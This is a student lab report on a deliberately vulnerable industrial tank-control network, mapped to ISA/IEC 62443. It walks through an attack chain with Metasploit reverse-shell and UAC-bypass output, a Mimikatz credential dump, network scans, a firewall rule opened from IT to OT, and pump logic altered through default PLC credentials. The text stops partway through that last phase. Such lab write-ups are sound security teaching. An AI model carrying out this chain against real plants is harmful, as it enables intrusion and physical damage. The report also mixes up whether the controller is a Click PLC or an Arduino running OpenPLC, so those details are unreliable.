

ICS CYBERSECURITY

ASSESSMENT & ATTACK DEMONSTRATION REPORT

IT/OT Network for Level Control Tank

ISA/IEC 62443 Vulnerability Assessment with Live Attack Demonstration

Prepared by:

Rylan Sallstrom & Kiarash Seif

BCIT | INCS 4810 / COMM 2230

May 2026

I. Executive Summary

This report documents a full cybersecurity assessment and live attack demonstration carried out on a small-scale Industrial Control System (ICS) designed to simulate a real-world fluid transfer and tank level management system. The system uses an ultrasonic sensor read by an Arduino microcontroller to measure the fluid level in the tanks and a Click PLC to control the flow of the pumps to keep the water level stable.

The assessment uses the ISA/IEC 62443 standard for industrial cybersecurity. The network was intentionally configured with several real-world vulnerabilities including default SNMP community strings, unencrypted Modbus TCP communications, enabled Telnet, and overly permissive firewall rules, to allow a realistic attack to be performed and documented.

The attack began with a phishing campaign that compromised the IT workstation, escalated privileges using Mimikatz to harvest credentials, pivoted laterally into the OT (Operational Technology) network by manipulating firewall rules, and ultimately gained access to the PLC to alter pump logic, causing one tank to overflow. The full attack, countermeasures, and ISA-62443 compliance findings are documented in this report.

II. Introduction

Industrial Control Systems are the backbone of critical infrastructure worldwide, from water treatment plants to oil refineries and manufacturing facilities. As these systems become increasingly connected to corporate IT networks and the internet, their exposure to cyber threats grows significantly. Unlike traditional IT systems, a successful attack on an ICS can cause real physical consequences: equipment damage, production loss, environmental harm, or even danger to human life.

This project explores those risks in a controlled lab environment. We built a working fluid transfer system consisting of two tanks, two pumps, an ultrasonic sensor, and Arduino microcontroller and a Click PLC. The system was connected to a model network with both IT and OT zones separated by a //Cisco Firepower 1000 firewall. We then deliberately introduced common vulnerabilities into the network and performed a structured attack to demonstrate what a real attacker could do, and what the consequences for a physical process would be.


The goal is not just to show that the attack works, but to understand exactly why it works, which security controls failed, and what needs to change to prevent it. Every step of the attack maps to a specific vulnerability and a specific countermeasure defined by the ISA/IEC 62443 standard.

III. Project Description

A. Physical System

The physical system simulates a simple industrial fluid transfer process. It consists of:

- Two water tanks approximately 2L in capacity
- Two electric pumps
- One HC-SR04 ultrasonic sensor
- One Arduino Uno microcontroller
- Two MOSFET modules
- One Click PLC



During operation one of the pumps is always pumping water from the reserve tank to the controlled tank in order to simulate another process that is constantly adding fluid to the controlled tank. The ultrasonic sensor, mounted at the top of the controlled tank, transmits a pulse every 500ms, which is reflected by the water and read by the sensor on return. The time between the pulse and the return sonic wave is fed into the Arduino microcontroller. Using this information the microcontroller calculates the distance from the sensor to the water's surface and sends out a high or a low signal if the distance is outside a designated range. In order for the PLC to read these signals, they must be


converted from the 5V signal put out by the Arduino into a 24V signal. This is accomplished by the MOSFET chips. The PLC reads the signals, and when it receives a high signal it sets a flag that turns on the pump to take water from the controlled tank to the reserve tank. When the PLC receives a low signal, this flag is reset so that the pump turns off.

B. Network Architecture

The network is divided into two zones following the //Purdue Enterprise Reference Architecture, which is the standard model for ICS network design:

- IT Zone (192.168.3.0/24): the enterprise side of the network. Contains the IT workstation (192.168.3.5) and IT switch (192.168.3.253). This zone represents the corporate office network.
- OT Zone (192.168.2.0/24): the operational technology side. Contains the OT workstation (192.168.2.15), OT switch (192.168.2.252), and the Arduino PLC (192.168.2.64). This zone represents the industrial control network.
- Outside (192.168.0.0/24): the network between the firewall and the upstream internet connection, including the management interface (192.168.0.249).

The Cisco Firepower 1000 Threat Defense firewall sits between the IT and OT zones and is responsible for enforcing traffic rules between them. The attacker (Kali Linux) was positioned on the IT zone network with IP address 192.168.3.100, simulating a threat actor who has gained an initial foothold in the enterprise network.



Device	Role	IP Address	Zone
Cisco FPR-1000	Firewall / Zone Boundary	192.168.0.249 (mgmt) 192.168.3.250 (IT) 192.168.2.253 (OT)	Boundary
IT Switch (Cisco C9200)	Layer 2 switching IT zone	192.168.3.253	IT Zone
IT Workstation (Windows 10)	Engineering workstation victim machine	192.168.3.5	IT Zone
OT Switch (Cisco IOS)	Layer 2 switching OT zone	192.168.2.252	OT Zone
OT Workstation (Windows 10)	Industrial workstation OpenPLC access	192.168.2.15	OT Zone
Click PLC	Controls pumps via relay, reads sensor	192.168.2.64	OT Zone
Kali Linux (Attacker)	Attack platform on IT zone	192.168.3.100	IT Zone

Table 1: Network Device Summary

IV. Vulnerability Assessment

Before the attack was performed, the network was assessed against the ISA/IEC 62443 standard. This standard defines security levels and foundational requirements for industrial control systems. The following vulnerabilities were identified and deliberately introduced to create a realistic attack scenario.

A. Identified Vulnerabilities

//

#	Vulnerability	Device Affected	ISA-62443 FR	Severity
1	SNMPv2 with default community strings (public RO, private RW)	IT Switch, OT Switch	FR1 Access Control	High
2	Telnet enabled with no password set	IT Switch, OT Switch	FR1, FR4 Confidentiality	Critical
3	RDP enabled on both workstations with no IP restriction	IT & OT Workstations	FR1 Access Control	High
4	Modbus TCP has no authentication or encryption by default	Arduino PLC	FR3 Data Integrity	Critical
5	Firewall permits IT-to-OT traffic when rule is added by any admin	Cisco FPR-1000	FR2 Use Control	Critical
6	WDigest authentication enabled plaintext passwords cached	IT Workstation	FR1 Access Control	Critical
7	No endpoint protection on workstations (Defender disabled)	IT & OT Workstations	FR1 Access Control	High
8	Firewall management GUI accessible from IT zone	Cisco FPR-1000	FR2 Use Control	High

Table 2: Identified Vulnerabilities and ISA-62443 Mapping

V. Attack Chain

The attack was performed in six distinct phases. Each phase builds on the previous one, moving progressively deeper into the network until physical impact is achieved on the fluid transfer system. The attack was conducted entirely from the Kali Linux machine on the IT zone network.


Phase 1 Initial Access via Phishing

The attack began with a social engineering campaign. A fake Cisco Firepower Device Manager login page was created on the Kali machine and hosted locally. This page was designed to look identical to the real firewall management interface that IT staff would recognize and trust.

Simultaneously, a malicious executable was generated using Metasploit's payload generator (msfvenom). This file (disguised as a legitimate document) was hosted on a simple web server on Kali. A reverse TCP shell payload was embedded inside the executable, configured to connect back to the attacker's Kali machine when run.

The victim on the IT workstation was directed to the phishing page, entered their credentials (which were captured by the server and displayed in the attacker's terminal in real time), and then downloaded and executed the malicious file. Windows Defender was disabled on the workstation, simulating a common misconfiguration in lab and industrial environments where antivirus is often turned off to avoid interfering with SCADA software.

Once the victim ran the file, a Meterpreter session was established back to Kali, giving the attacker a full remote shell on the IT workstation.



```
(kali㉿kali)-[~/Desktop]
$ python3 /home/kali/Desktop/server.py
[*] Phishing server started on port 8080
[*] Serving fake FDM login page
[*] Credentials will print here and save to captured.txt
[*] Waiting...

[!!!!] CREDENTIALS CAPTURED!
Time:      2026-05-21 17:58:29
From IP:   192.168.3.5
Username:  admin
Password:  G7!kP9@zL2#q

msf6 exploit(windows/local/bypassuac_fodhelper) > run

[*] Started reverse TCP handler on 192.168.3.100:5555
[*] Sending stage (200262 bytes) to 192.168.3.5
[*] Sending stage (200262 bytes) to 192.168.3.5
[*] Meterpreter session 2 opened (192.168.3.100:5555 → 192.168.3.5:41429) at
2026-05-21 18:13:59 -0700
[*] Meterpreter session 3 opened (192.168.3.100:5555 → 192.168.3.5:41430) at
2026-05-21 18:13:59 -0700
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[*] Sending stage (200262 bytes) to 192.168.3.5
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys ...
[*] Meterpreter session 4 opened (192.168.3.100:5555 → 192.168.3.5:41420) at
2026-05-21 18:14:00 -0700
[*] Executing payload: C:\Windows\system32\cmd.exe /c C:\Windows\System32\fod
helper.exe
[*] Sending stage (200262 bytes) to 192.168.3.5
[*] Meterpreter session 5 opened (192.168.3.100:5555 → 192.168.3.5:41435) at
2026-05-21 18:14:03 -0700
[*] Cleaning up registry keys ...

meterpreter >
```

Phase 2 Privilege Escalation and Credential Harvesting

With a Meterpreter session established, the attacker escalated privileges on the IT workstation. The initial session ran as a standard user (bluestn4), which was not sufficient to access sensitive system areas. A UAC (User Account Control) bypass exploit was used to obtain administrator-level access, and then the getsystem command was used to escalate further to SYSTEM the highest privilege level on a Windows machine.

With SYSTEM privileges, Mimikatz (a well-known credential extraction tool) was loaded through Meterpreter. Because WDigest authentication had been enabled on the workstation (a registry setting that causes Windows to cache plaintext passwords in memory), Mimikatz was able to extract the actual username and password of the logged-in user directly from memory. The plaintext password P@ssw0rd! was recovered, confirming the credential theft.

Additionally, all local account password hashes were extracted from the SAM database. These hashes can be cracked offline or used directly in pass-the-hash attacks to authenticate to other systems without knowing the plaintext password.

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
```

Username	Domain	NTLM	SHA1	DPAPI
bluestn4	BLUE-STN-4	217e50203a5aba59cefa863c724bf61b	ba380c17a7b2e0233a89896e6b4d412ced541c40	ba380c17a7b2e0233a89896e6b4d412c

```
wdigest credentials
```

Username	Domain	Password
(null)	(null)	(null)
BLUE-STN-4\$	WORKGROUP	(null)
bluestn4	BLUE-STN-4	P@ssw0rd!

```
kerberos credentials
```

Username	Domain	Password
(null)	(null)	(null)
blue-stn-4\$	WORKGROUP	(null)
bluestn4	BLUE-STN-4	(null)
bluestn4	BLUE-STN-4	P@ssw0rd!

Phase 3 Network Reconnaissance

With a foothold on the IT workstation and valid credentials, the attacker performed network reconnaissance to map the full environment. Nmap was used to scan all three network subnets (192.168.0.0/24, 192.168.2.0/24, and 192.168.3.0/24), discovering all live hosts and their open services.

The scan revealed critical information: the OT workstation at 192.168.2.15 had RDP (port 3389) open, both switches had Telnet (port 23) and HTTP (port 80) open with no password configured, and the Arduino PLC was reachable on the OT network. Telnet access to the IT switch was attempted and succeeded confirming that Telnet was enabled with no authentication whatsoever.

SNMP enumeration was also performed against both switches using the default community strings public and private. This revealed the full network topology, routing tables, ARP tables, and connected device information all without any authentication.

```
(kali@kali)-[~]
$ nmap 192.168.3.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2026-05-21 18:51 PDT
Nmap scan report for 192.168.3.5
Host is up (0.012s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
903/tcp   open  iss-console-mgr
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsapi
5405/tcp  open  pcduo

Nmap scan report for 192.168.3.100
Host is up (0.0021s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
8080/tcp  open  http-proxy
9090/tcp  open  zeus-admin

Nmap done: 256 IP addresses (2 hosts up) scanned in 19.43 seconds
(kali@kali)-[~]
```

FreeRDP: 192.168.3.5

Zenmap

Scan Tools Profile Help

Target: 192.168.0.0/24 192.168.3.0/24 192.168.2.0/24 Profile: Scan Cancel

Command: nmap 192.168.0.0/24 192.168.3.0/24 192.168.2.0/24

Hosts Services

OS Host

192.168.0.100

192.168.0.249

192.168.2.1

192.168.2.2

192.168.2.3

192.168.2.4

192.168.2.5

192.168.2.6

192.168.2.7

192.168.2.8

192.168.2.9

192.168.2.10

192.168.2.11

192.168.2.12

192.168.2.13

192.168.2.14

192.168.2.15

192.168.2.16

192.168.2.17

192.168.2.18

192.168.2.19

Filter Hosts

Nmap Output Ports / Hosts Topology Host Details Scans

nmap 192.168.0.0/24 192.168.3.0/24 192.168.2.0/24 Details

mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers

Nmap scan report for 192.168.0.249

Host is up (0.0012s latency).

Not shown: 998 filtered tcp ports (no-response)

PORT STATE SERVICE

22/tcp open ssh

443/tcp open https

MAC Address: 04:76:B0:35:93:80 (Cisco Systems)

Nmap scan report for 192.168.0.100

Host is up (0.00038s latency).

Not shown: 990 closed tcp ports (reset)

PORT STATE SERVICE

135/tcp open msrpc

139/tcp open netbios-ssn

445/tcp open microsoft-ds

903/tcp open iss-console-mgr

3389/tcp open ms-wbt-server

5357/tcp open wsapi

5405/tcp open pcduo

5985/tcp open wsman

5986/tcp open wsmans

16992/tcp open amt-soap-http

Nmap scan report for 192.168.3.100

Host is up (0.013s latency).

Not shown: 998 closed tcp ports (reset)

PORT STATE SERVICE

8080/tcp open http-proxy

9090/tcp open zeus-admin

MAC Address: 00:0C:29:F9:7B:CD (VMware)

Nmap scan report for 192.168.3.150

Host is up (0.0079s latency).

Not shown: 999 filtered tcp ports (no-response)

Type here to search

Vide... ENG 7:51 PM 2026-05-21

FreeRDP: 192.168.3.5

Zenmap

Scan Tools Profile Help

Target: 192.168.0.0/24 192.168.3.0/24 192.168.2.0/24 Profile: Scan Cancel

Command: nmap 192.168.0.0/24 192.168.3.0/24 192.168.2.0/24

Hosts Services

OS Host

192.168.0.100

192.168.0.249

192.168.2.1

192.168.2.2

192.168.2.3

192.168.2.4

192.168.2.5

192.168.2.6

192.168.2.7

192.168.2.8

192.168.2.9

192.168.2.10

192.168.2.11

192.168.2.12

192.168.2.13

192.168.2.14

192.168.2.15

192.168.2.16

192.168.2.17

192.168.2.18

192.168.2.19

Filter Hosts

Nmap Output Ports / Hosts Topology Host Details Scans

nmap 192.168.0.0/24 192.168.3.0/24 192.168.2.0/24 Details

3306/tcp open mysql
MAC Address: 3C:AB:72:01:33:E1 (Nanjing Qinheng Microelectronics)

Nmap scan report for 192.168.3.250
Host is up (0.0010s latency).
All 1000 scanned ports on 192.168.3.250 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 04:76:B0:35:93:CA (Cisco Systems)

Nmap scan report for 192.168.3.253
Host is up (0.0027s latency).
Not shown: 996 closed tcp ports (reset)

PORT	STATE	SERVICE
22/tcp	open	ssh
23/tcp	open	telnet
80/tcp	open	http
443/tcp	open	https

MAC Address: 34:ED:1B:7F:27:C7 (Cisco Systems)

Nmap scan report for 192.168.3.5
Host is up (0.00019s latency).
Not shown: 990 closed tcp ports (reset)


PORT	STATE	SERVICE
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
903/tcp	open	iss-console-mgr
3389/tcp	open	ms-wbt-server
5357/tcp	open	wsdapi
5405/tcp	open	pcduo
5985/tcp	open	wsman
5986/tcp	open	wsmans
16992/tcp	open	amt-soap-http

Nmap scan report for 192.168.2.1
Host is up (0.023s latency).

Type here to search

Vide...

7:52 PM
2026-05-21



Phase 4 Firewall Access and Rule Manipulation

The attacker used the harvested credentials and RDP to connect directly to the IT workstation desktop from Kali. From inside the IT workstation, the firewall management GUI (Firepower Device Manager) was accessible at <https://192.168.0.249> because the workstation had a network adapter on the management subnet.

The attacker logged into FDM using the admin credentials obtained during the phishing phase. Once inside the firewall, a new access control rule was added: a Trust rule allowing all traffic from the IT zone to flow freely into the OT zone. This rule was deployed to the firewall, effectively removing the security boundary between the corporate network and the industrial control network.

This is a critical moment in the attack; by manipulating the firewall policy, the attacker transformed the network from a segmented architecture (where IT and OT are isolated) into a flat network where the attacker on the IT zone could directly reach the PLC and OT workstation.

FreeRDP:192.168.3.5

Firepower Device Manager

Monitoring Policies Objects Device: FIRE

Security Policies


SSL Decryption → Identity → Security Intelligence → NAT → Access Control → Intrusion

2 rules

#	NAME	ACTION	SOURCE			DESTINATION			APPLICA
			ZONES	NETWORKS	PORTS	ZONES	NETWORKS	PORTS/PROTO...	
> 1	IT-OT	☒ Trust	it-zone	ANY	ANY	ot_zone	ANY	ANY	ANY
> 2	IT-to-Outside	☒ Trust	it-zone	ANY	ANY	outside-zone	ANY	ANY	ANY

Default Action Access Control ☒ Trust

Windows taskbar: Type here to search, 14°C, 7:46 PM, 2026-05-21



Phase 5 OT Network Access and PLC Compromise

With the firewall rule in place, the attacker was now able to reach the OT network directly. From the IT workstation (accessed via RDP), a second RDP connection was made to the OT workstation at 192.168.2.15. This gave the attacker a desktop session on the industrial workstation inside the OT zone.

From the OT workstation, the attacker opened the OpenPLC runtime interface the software that manages and runs the ladder logic program on the Arduino PLC. The default credentials (openplc / openplc) were used to log in, as they had never been changed from the factory defaults.

Inside OpenPLC, the attacker navigated to the ladder logic program controlling the pumps. The program was modified to force Pump 1 to run continuously regardless of the sensor reading. In the original logic, Pump 1 would stop when Tank A reached its upper threshold, now it was hardcoded to stay on, meaning water would continue pumping into Tank B with no automatic shutoff.

FreeRDP:192.168.2.15

CLICK Programming Software (Version 2.60) - NewProject1.ckp - [Main Program]

File Edit View Setup Program Instruction PLC Monitor Window Help

Navigation

